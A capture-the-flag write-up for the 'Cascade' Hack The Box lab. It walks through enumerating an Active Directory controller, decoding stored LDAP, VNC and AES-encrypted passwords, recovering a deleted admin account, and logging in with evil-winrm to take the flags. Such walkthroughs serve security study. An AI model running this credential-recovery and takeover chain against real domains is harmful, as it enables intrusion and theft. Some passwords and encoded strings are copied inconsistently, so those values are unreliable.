Cascade

==========
| CASCADE 10.10.10.182 |
==========

InfoGathering

Services

host	port	proto	name	state	info
10.10.10.182	53	tcp	domain	open	Microsoft DNS 6.1.7601 (1DB15D39) Windows Server 2008 R2 SP1
10.10.10.182	88	tcp	kerberos-sec	open	Microsoft Windows Kerberos server time: 2020-03-31 15:01:12Z
10.10.10.182	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.182	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.182	389	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: cascade.local, Site: Default-First-Site-Name
10.10.10.182	445	tcp	microsoft-ds	open	
10.10.10.182	636	tcp	tcpwrapped	open	
10.10.10.182	3268	tcp	ldap	open	Microsoft Windows Active Directory LDAP Domain: cascade.local, Site: Default-First-Site-Name
10.10.10.182	3269	tcp	tcpwrapped	open	
10.10.10.182	5985	tcp	http	open	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.182	49154	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.182	49155	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.182	49157	tcp	ncacn_http	open	Microsoft Windows RPC over HTTP 1.0
10.10.10.182	49158	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.182	49165	tcp	msrpc	open	Microsoft Windows RPC

DNS


```
PORT   STATE SERVICE
53/tcp open  domain
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
```

KERBEROS

RPC


```
root@kali:~/HTB/Cascade# rpcclient -U "" 10.10.10.182
Enter WORKGROUP\'s password:
rpcclient $> enumdomains
name:[CASCADE] idx:[0x0]
name:[Builtin] idx:[0x0]
rpcclient $> enumusers
command not found: enumusers
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
rpcclient $> srvinfo
Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED
rpcclient $> querydominfo
Domain:         CASCADE
Server:
Comment:
Total Users:    56
Total Groups:   0
Total Aliases:  11
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[DnsUpdateProxy] rid:[0x44f]
```

PASSWORD POLICY



LDAP

dnsHostName: CASC-DC1.cascade.local
serverName: CN=CASC-DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=cascade,DC=local
Service Info: Host: CASC-DC1; OS: Windows 2008 R2
rootDomainNamingContext: DC=cascade,DC=local


World
local
cascade
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Infrastructure
LostAndFound
Managed Service Accounts
NTDS Quotas
Program Data
System
UK
Computers
Groups
Users
Adrian Turnbull
Ben Hanson
David Burman
Edward Crowe
Ian Croft
James Wakefield
John Goodhand
Joseph Allen
Ryan Thompson
Services
ArkSvc
BackupSvc
Util
Stephanie Hickson
Steve Smith
Users

SMB


SMB 10.10.10.182 445 CASC-DC1 [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:CASCADE) (signing:True) (SMBv1:False)

```
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds

Host script results:
| smb2-capabilities:
|   2.02:
|     Distributed File System
|   2.10:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
```

```
root@kali:~/HTB/Cascade# smbmap -u r.thompson -p rY4n5eva -d cascade.local -H 10.10.10.182
[+] IP: 10.10.10.182:445        Name: casc-dc1.cascade
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```

WINRM

```
WINRM       10.10.10.182    5985    CASC-DC1        [*] http://10.10.10.182:5985/wsman
```

Gaining Access

In the LDAP Search Queries I found a Base64 encoded password

```
ldapsearch -h 10.10.10.182 -x -b DC=cascade,DC=local > ldapsearch.txt
grep Pwd ldapsearch.txt
# RESULTS
cascadeLegacyPwd: clk0bjVldmE=

# THE ABOVE IS A BASE64 ENCODED PASSWORD
echo 'clk0bjVldmE=' | base64 -d
rY4n5eva

# Find the user the password belongs too
grep -10 'clk0bjVldmE=' ldapsearch.txt
```

```
root@kali:~/HTB/Cascade# grep -10 'clk0bjVldmE=' ldapsearch.txt
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: clk0bjVldmE=
```

CREDENTIALS

USER: r.thompson@cascade.local
PASS: rY4n5eva

I used Metasploits auxiliary/scanner/winrm||smb/winrm_login||smb_login
SMB Success
WinRM Failed

I used the credentials to search the network shares for any interesting files. I found an IT email, a deleted recylce bin log and an install file for VNC.

```
smbclient '//10.10.10.182/Data' -U 'r.thompson%rY4n5eva'
# OR THE BETTER OPTION
/usr/local/bin/smbclient.py r.thompson@10.10.10.182

# INTERESTING FILE RESULTS
.\Data\IT\Email Archives\*
        dr--r--r--                0 Tue Jan 28 13:00:30 2020    .
        dr--r--r--                0 Tue Jan 28 13:00:30 2020    ..
        fr--r--r--             2522 Tue Jan 28 13:00:30 2020    Meeting_Notes_June_2018.html

# RESULTS 2
        .\Data\IT\Temp\s.smith\*
        dr--r--r--                0 Tue Jan 28 15:00:05 2020    .
        dr--r--r--                0 Tue Jan 28 15:00:05 2020    ..
        fr--r--r--             2680 Tue Jan 28 15:00:01 2020    VNC Install.reg

# RESULTS 3
.\Data\IT\Logs\Ark AD Recycle Bin\*
        dr--r--r--                0 Tue Jan 28 19:53:04 2020    .
        dr--r--r--                0 Tue Jan 28 19:53:04 2020    ..
        fr--r--r--             1303 Tue Jan 28 20:19:11 2020    ArkAdRecycleBin.log
```

Reading those files told me a temp account now or once existed that has the same password as the administrator account.

```
<p>-- We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password). </p>

<p>-- The winner of the Best GPO competition will be
announced on Friday so get your submissions in soon.</p>

<p class=MsoNormal><o:p> </o:p></p>

<p class=MsoNormal>Steve</p>
```

ArkSvc deleted the TempUser

```
1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

I found a Hex encoded password in the VNC install file inside s.smiths directory

```
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
```

The hex decoding has some sort of special VNC decoding so I used a specialed decoder to understand it
RESOURCE: http://tools88.com/safe/vnc.php

```
C:\Users\adm\Downloads>vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   sT333ve2
```

Because I found the VNC file in steves folder I tested to make sure the password would work for him over WinRM and it did.
USER: s.smith
PASS: sT333ve2

```
ruby /usr/share/windows-resources/evil-winrm/evil-winrm.rb -u s.smith -p sT333ve2 -i 10.10.10.182
type C:\Users\s.smith\Desktop\user.txt
# RESULTS
2cc5788fd9e86ddb01e3bc08b1a24784
```

USER FLAG: 2cc5788fd9e86ddb01e3bc08b1a24784

PrivEsc

My Initial PowerUp.ps1 cheks did not return anything so I am going to need to find a more manual method of gaining Admin rights.
S.Smith is the member of a group called Audit Share.

```
net user s.smith
# RESULTS
Local Group Memberships      *Audit Share

# Enumeration of that group
net localgroup "Audit Share"
# RESULTS
Alias name     Audit Share
Comment        \\Casc-DC1\Audit$
```

Steve has access to a hidden share I did not see before at \\Casc-DC1\Audit$

```
smbclient '//10.10.10.182/Data' -U 's.smith%sT333ve2'
# OR THE BETTER OPTION
/usr/local/bin/smbclient.py s.smith@10.10.10.182
sT333ve2
```

```
root@kali:/var/www/html# /usr/local/bin/smbclient.py s.smith@10.10.10.182
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
Type help for list of commands
# use Audit$
# dir
*** Unknown syntax: dir
# ls
drw-rw-rw-          0  Wed Jan 29 13:01:26 2020 .
drw-rw-rw-          0  Wed Jan 29 13:01:26 2020 ..
-rw-rw-rw-      13312  Tue Jan 28 16:47:08 2020 CascAudit.exe
-rw-rw-rw-      12288  Wed Jan 29 13:01:26 2020 CascCrypto.dll
drw-rw-rw-          0  Tue Jan 28 16:43:18 2020 DB
-rw-rw-rw-         45  Tue Jan 28 18:29:47 2020 RunAudit.bat
-rw-rw-rw-     363520  Tue Jan 28 15:42:18 2020 System.Data.SQLite.dll
-rw-rw-rw-     186880  Tue Jan 28 15:42:18 2020 System.Data.SQLite.EF6.dll
drw-rw-rw-          0  Tue Jan 28 15:42:18 2020 x64
drw-rw-rw-          0  Tue Jan 28 15:42:18 2020 x86
#
```

Guessing at the file contents I believe CascAutdit.exe is some sort of custom audit application that stores info in the SQL database. There is a database file inside the DB directory. I uploaded that too https://sqliteonline.com/ to check it out

Open ROW

Id

1

uname

ArkSvc

pwd

BQO5l5Kj9MdErXx6Q6AGOw==

domain

cascade.local

USER: ArkSvc
PASSWORD: BQO5l5Kj9MdErXx6Q6AGOw==

The base64 is hiding an encrypted password. Being as there is a dll file called CascCrypto.dll we can presume this is using a special encryption method. Use Ghidra to obtain the information required to crack the AES hash.

```
call     class [mscorlib]System.Security.Cryptography.Aes [mscorlib]System.Security.Cryptography.Aes::Create()
stloc.2
ldloc.2
ldc.i4   0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_KeySize(int32)
ldloc.2
ldc.i4   0x80
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_BlockSize(int32)
ldloc.2
call     class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldstr    a1tdyjcby1ix498 // "1tdyjCbY1Ix49842"
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_IV(unsigned int8[])
ldloc.2
ldc.i4.1
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Mode(valuetype [mscorlib]Sy
ldloc.2
call     class [mscorlib]System.Text.Encoding [mscorlib]System.Text.Encoding::get_UTF8()
ldarg.1
callvirt instance unsigned int8[] [mscorlib]System.Text.Encoding::GetBytes(string)
callvirt instance void [mscorlib]System.Security.Cryptography.SymmetricAlgorithm::set_Key(unsigned int8[])
ldloc.1
newobj   instance void [mscorlib]System.IO.MemoryStream::.ctor(unsigned int8[])
stloc.3
  .try {
ldloc.3
```

RESOURCE: https://www.devglan.com/online-tools/aes-encryption-decryption
Password: BQO5l5Kj9MdErXx6Q6AGOw==
Mode: CBC
IV: 1tdyjCbY1Ix49842
Key Size 128
Secret Key: c4scadek3y654321
RESULTS: dzNsYzBtZUZyFjFuZA==

AES Online Decryption

Enter text to be Decrypted

BQO5l5Kj9MdErXx6Q6AGOw==

Input Text Format: ◉Base64 ○Hex

Select Mode

CBC

Enter IV Used During Encryption(Optional)

ItdyjCbY1lx49842

Key Size in Bits

128


Enter Secret Key

c4scadek3y654321

Decrypt

AES Decrypted Output **(Base64)**:

dzNsYzBtZUZyFjFuZA==



USER: ArkSvc
PASS: w3lc0meFr1nd

I was then able to access the machine as ArkSvc

```
ruby /usr/share/windows-resources/evil-winrm/evil-winrm.rb -u arksvc -p "w3lc0meFr31nd" -i 10.10.10.182
```

Now signed in as ArkSvc I have permissions to view the Recycle Bin and attempted to see what deleted objects I could read. This allowed me to discover the TempAdmin users password effectively obtaining the current administraors password.

```
Get-ADObject -filter 'isdeleted -eq $true -and name -ne "Deleted Objects"' -includeDeletedObjects -property *
```

```
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMD8kbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

```
echo 'YmFDVDNyMWFOMDBkbGVz' | base64 -d
# RESULTS
baCT3r1aN00dles
```

USER: TempAdmin
PASS: baCT3r1aN00dles

I can now read the root.txt flag

```
# ACCESS AS ADMIN
ruby /usr/share/windows-resources/evil-winrm/evil-winrm.rb -u administrator -p "baCT3r1aN00dles" -i 10.10.10.182

# READ FLAG
type C:\Users\Administrator\Desktop\root.txt

# RESULTS
817d65a813af240b013e679153887f84
```

ROOT FLAG: 817d65a813af240b013e679153887f84